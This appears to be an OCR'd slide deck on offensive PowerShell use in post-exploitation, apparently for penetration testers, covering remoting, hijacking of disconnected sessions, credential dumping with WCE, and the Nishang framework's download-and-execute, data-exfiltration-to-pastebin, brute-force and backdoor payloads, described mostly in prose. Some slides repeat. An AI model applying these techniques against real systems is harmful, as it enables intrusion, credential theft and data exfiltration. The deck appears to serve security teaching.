
- Running script as job

*Invoke-Command -ComputerName (Get-Content <list_of_servers>) -FilePath <path_to_script> -AsJob*

- Use *Get-Job* and *Receive-Job* to retrieve the results.

Windows PowerShell

```
PS C:\> .\Show-Demo.ps1
```




```
PS C:\> _
```

# PowerShell Remoting

Only for v3

- If you get access to a machine, look for Disconnected Remoting Sessions, you may get access to whole lot of new machines.
- Use *Get-PSSession* to list available sessions.
- Use *Connect-PSSession* to connect to specific session.

# Exercise 7

- Find all the cmdlets which support remoting.
- Using Invoke-Command
  - Get the processes running on each system.
  - On each system, Check if C: drive contains any file with password inside it.
- Find a method to execute “stateful” commands on a third machine from PSSession of a machine you got access to.
- Run WCE on all the machines of a domain and obtain plain text credentials for each one.

# Nishang

- A framework written by me which aids in using powershell during the post-exploitation phase.
- Nishang is a collection of scripts and payloads in powershell.
- Focuses on offensive security usage of powershell.
- Available at

  http://code.google.com/p/nishang/

# Nishang

Payloads

- All payloads are Get-Help compatible.
- Till the time of writing all but one have been written for powershell v2, as this is the version present on most of the targets.
- Payloads which require administrative privileges are specifically mentioned.

# Nishang

Script – Base64toString

- The script accepts a base64 encoded string or file and converts it to “plain” text.

Script – StringtoBase64

- The script accepts a string and converts it to base64 encoded string.

# Nishang

Script – ExetoText

- The script accepts an executable file.
- The file is read into a byte array.
- The byte array is then written into a file as an array of strings.

Script TexttoExe does the reverse of above process.

# Nishang

Payload - Download

- Downloads a file to current user’s temp directory.
- Useful for pushing scripts and files to a target.

# Nishang

Payload – Download and Execute

- Downloads an executable file in text format (it expects the file in text).
- Converts the file back to executable.
- Executes the executable with privileges of current user.
- Useful for bypassing perimeter which restricts exe files from being downloaded.

# Nishang

Payload – Browse_Accept_Applet

- The payload browses to a URL where an applet is hosted, waits for 20 seconds and automatically confirms the security warning.
- A COM object of internet explorer is used to browse the URL.
- The payload is a crude one, while it is tested extensively it may or may not work in a pen test.

# Nishang

Payload – Browse_Accept_Applet

- It uses Reflection.Assembly to load Visual Basic which highlights the application window saying “Warning-Security” or “Security Warning” which is the prompt shown by Java before an unsigned applet is run.
- Again, Reflection Assembly is used to load Windows Forms to send keys which allows running of applet on a machine.

# Nishang

Payload – Information Gather

- The payload gathers useful information from a target machine and uploads it pastebin as a private paste in base64 encoding.
- To post a private paste you need to register on pastebin. The payload asks for username, password and api key of pastebin.

# Nishang

Payload – Information Gather

- The payload contains two functions post_http and registry_values
- registry_values is used to enumerate keys and retrieve values from juicy registry locations. Each registry key is processed on the basis of parameters passed to the function (see source)
- post_http is used to post the values to pastebin.

# Nishang


Payload – Information Gather

- Some of the information gathered by the payload is:

PowerShell Environment
Putty Trusted Hosts
Saved Sessions of Putty
Shares on the machine
Environment variables
Details of current user
Installed applications
Domain Name
Running Services
Account Policy
Local Users
Local Gorups
WLAN Info

Windows PowerShell

```
PS C:\> .\Show-Demo.ps1
```




```
PS C:\> _
```

# Nishang

Payload – Time_Execution

- The payload waits till a given time and then downloads and executes a powershell script on a target.
- The payload expects a URL and time in 24-hour format.
- The time is compared with that on the target.

# Nishang

Payload – Invoke-PingSweep

- The payload can pingsweep and port scan a given range of IP addresses.
- By default the payload only does a pingsweep of the range, use the *–scanport* option to do a port scan.
- An array of objects is returned containing the results.

# Nishang

Payload – Invoke-PingSweep

- The payload can pingsweep and port scan a given range of IP addresses.
- By default the payload only does a pingsweep of the range, use the *–scanport* option to do a port scan.
- An array of objects is returned containing the results.
- The payload has been written by Niklas Goude.


# Nishang

Payload – Invoke-PingSweep

- The payload by default scans only limited ports and have a timeout of 100ms.
- For ping sweep the payload utilizes Net.NetworkInformation.Ping class.
- The Ping class supports Send method which is used to get the status of the ping request.
- If the Resolvehost parameter is provided, the payload uses BeginGetHostEntry and EndGetHostEntry to resolve the hostnames.

Windows PowerShell

```
PS C:\> .\Show-Demo.ps1
```



```
PS C:\> _
```

# Nishang

Payload – Invoke-Medusa

- This payload could be used to brute force SQL Server, FTP, ActiveDirectory and Web Apps.
- The payload asks for “Identity” which could be an IP address, URL, Computername, FTP site and domain etc.
- It by default tries to connect to SQL Server on the identity, if no credentials are provided it tries if the current user has a trusted connection to the SQL Server.

# Nishang

Payload – Invoke-Medusa

- If FTP is selected as the service to be brute forced,  a ftp connection is initiated using the Create method of Net.FtpWebRequest class.
- Credentials are passed using the Net.NetworkCredential class.
- From the Net.WebRequestmethods.Ftp class, ListDirectoryDetails method is called to check the success. An error in response denotes failure and a banner and welcome message denotes success.

# Nishang

Payload – Invoke-Medusa

- For ActiveDirectory brute forcing, DirectoryServices.AccountManagement.PrincipalContext class is used which contains the ValidateCredentials method to check against the provided credentials.

# Nishang

Payload – Invoke-Medusa

- For ActiveDirectory brute forcing, DirectoryServices.AccountManagement.PrincipalContext class is used which contains the ValidateCredentials method to check against the provided credentials.


# Nishang

Payload – Invoke-Medusa

- For Web App brute forcing, Management.Automation.PSCredential class is used to brute force credentials.

Windows PowerShell

```
PS C:\> .\Show-Demo.ps1
```



```
PS C:\> _
```

# Nishang

Payload – Wait_For_Command

- The payload is intended to be a backdoor on a target system.
- At the time of writing, the payload lacks consistency across process kills or reboots.
- The payload receives commands from a third party and no direct connection is required to control the backdoor.
- The payload expects three parameters, *$checkurl*, *$commandurl* and *$magicstring*.

